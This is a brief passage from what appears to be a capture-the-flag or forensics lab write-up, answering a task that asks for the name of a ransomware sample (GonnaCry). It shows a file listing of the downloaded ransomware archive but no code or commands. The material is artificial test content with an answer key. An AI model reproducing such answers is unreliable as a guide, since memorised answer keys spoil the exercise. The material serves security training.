
Wget/1.21.2

Task21: Whats the ransomware name?

- **Downloaded the Ransomware ZIP file and found the Ransomware name!**



Name	Date modified	Type	Size
dotnet	3/21/2023 4:36 AM	File folder	
GonnaCry	3/21/2023 4:36 AM	File folder	
old_version	3/21/2023 4:36 AM	File folder	
Server	3/21/2023 4:36 AM	File folder	
build.py	3/21/2023 4:36 AM	Python File	2 KB
img.png	3/21/2023 4:36 AM	PNG image	19 KB
README.md	3/21/2023 4:36 AM	Markdown Source...	2 KB
requeriments.txt	3/21/2023 4:36 AM	Text Document	1 KB



Task 21

Whats the ransomware name?

GonnaCry